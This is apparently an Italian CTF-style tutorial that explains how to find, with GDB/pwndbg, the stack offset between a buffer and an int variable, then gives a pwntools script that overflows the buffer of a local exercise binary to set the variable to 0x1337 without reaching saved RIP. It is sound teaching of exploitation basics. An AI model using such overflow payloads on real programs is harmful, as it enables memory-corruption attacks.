

Trovare l'offset tra buffer e variabile target (e perché serve)

Questo documento spiega, passo per passo, come calcolare l'offset tra l'inizio di un buffer e una variabile locale (ad es. target) in uno stack frame x86-64 usando GDB/pwndbg. L'obiettivo dell'esercizio è sovrascrivere la variabile senza toccare il return address (saved RIP). Scoprirai anche perché compaiono i numeri 4 e 8 nelle formule, e come usarli per costruire un payload corretto.

Contesto: cosa vogliamo misurare

Hai due distanze fondamentali da calcolare:


- 1) `OFFSET_BUF_TO_VAR = address(var) - address(buf)`: quanti byte di padding servono per arrivare a sovrascrivere la variabile target.
- 2) `DIST_BUF_TO_RIP = address(saved RIP) - address(buf)`: il limite da non superare per evitare di toccare il return address.

Perché compaiono 4 e 8?

Nel tuo binario, la variabile target è un int e in x86-64 occupa 4 byte. Nel disassemblato vedi istruzioni come `mov eax, dword ptr [rbp - 4]`, che significano: «leggi 4 byte a 4 byte sotto RBP», cioè proprio la variabile target.

Il return address (saved RIP) in uno stack frame x86-64 si trova a `[RBP + 8]`. Dopo il prologo della funzione, a `[RBP]` c'è il saved RBP (8 byte) e a `[RBP+8]` c'è il saved RIP (8 byte).

Schema visuale dello stack frame (x86-64)



Passi in GDB/pwndbg (subito dopo la scanf)

```
# 1) Indirizzi utili
p/x $rbp
p/x $rsp      # pwndbg spesso annota {buffer} qui

# 2) Calcolo indirizzi "logici"
set $buf      = $rsp          # inizio del buffer
set $var      = $rbp - 4      # 'target' è a [rbp-0x4] (int = 4 byte)
set $rip_a    = $rbp + 8      # indirizzo del saved RIP sullo stack

# 3) Offset che servono (in byte)
set $off_buf_to_var = $var - $buf
set $off_buf_to_rip = $rip_a - $buf

p $off_buf_to_var    # → OFFSET_BUF_TO_VAR (padding necessario prima del valore della variabile)
```

```
p $off_buf_to_rip    # → distanza buffer → saved RIP (limite massimo: non superarlo)
```

Interpretazione dei risultati

Se ad esempio ottieni `OFFSET_BUF_TO_VAR = 76` e `DIST_BUF_TO_RIP = 88`, significa che devi inviare 76 byte di padding, poi i 4 byte del nuovo valore di target, e fermarti lì (niente altro), così non tocchi il return address.

Costruire il payload (pwntools)

```
from pwn import *

p = process('./lemonade_stand')
p.recvuntil(b'price:')

OFFSET_BUF_TO_VAR = 76          # esempio misurato
payload = b"A"*OFFSET_BUF_TO_VAR + p32(0x1337)  # int → 4 byte, little-endian

p.sendline(payload)
p.interactive()
```

Verifica in GDB

```
# Dopo esserti fermato subito dopo la scanf:
p/x *(int*)($rbp-4)    # deve stampare 0x1337
# oppure
x/wx $rbp-4
```

Perché tutto questo è necessario

- 1) Per trovare l'offset esatto che ti permette di sovrascrivere solo la variabile di interesse.
- 2) Per assicurarti di non raggiungere il saved RIP: superarlo trasformerebbe l'esercizio in un attacco ROP e il programma potrebbe crashare.
- 3) Per comprendere a fondo la struttura dello stack frame e ragionare in modo affidabile sui buffer overflow.

Suggerimenti pratici

- Se il binario è compilato senza PIE, gli indirizzi assoluti non cambiano ad ogni run; con PIE/ASLR sì, quindi preferisci breakpoint per simbolo e calcoli relativi a RBP.
- Usa input riconoscibili (es. molte 'A') per vedere facilmente l'area del buffer con telescope / hexdump.
- Ricorda: int = 4 byte; puntatori/indirizzi x86-64 = 8 byte.
- Mantieni il payload più corto di `DIST_BUF_TO_RIP`.

Appendice: comandi utili di GDB/pwndbg

```
# Fermarsi alla call di scanf e uscire al chiamante
break __isoc99_scanf@plt
run
finish

# Oppure: break all'istruzione dopo la call
# (sostituisci con l'indirizzo reale)
tbreak *0x555555552a7
run

# Disassemblare
disassemble vuln      # o la funzione che contiene la scanf

# Ispezionare lo stack
telescope $rbp-0x100 40
x/64gx $rsp
hexdump $rbp-0x60 0x80

# Register e calcoli
info registers rbp
p/x $rbp
p/x $rsp
set $buf = $rsp
set $var = $rbp - 4
set $rip_a = $rbp + 8
p $var - $buf
p $rip_a - $buf
```

Fine

Ora hai tutto ciò che ti serve per misurare gli offset corretti e costruire un payload che sovrascriva la variabile senza toccare il return address.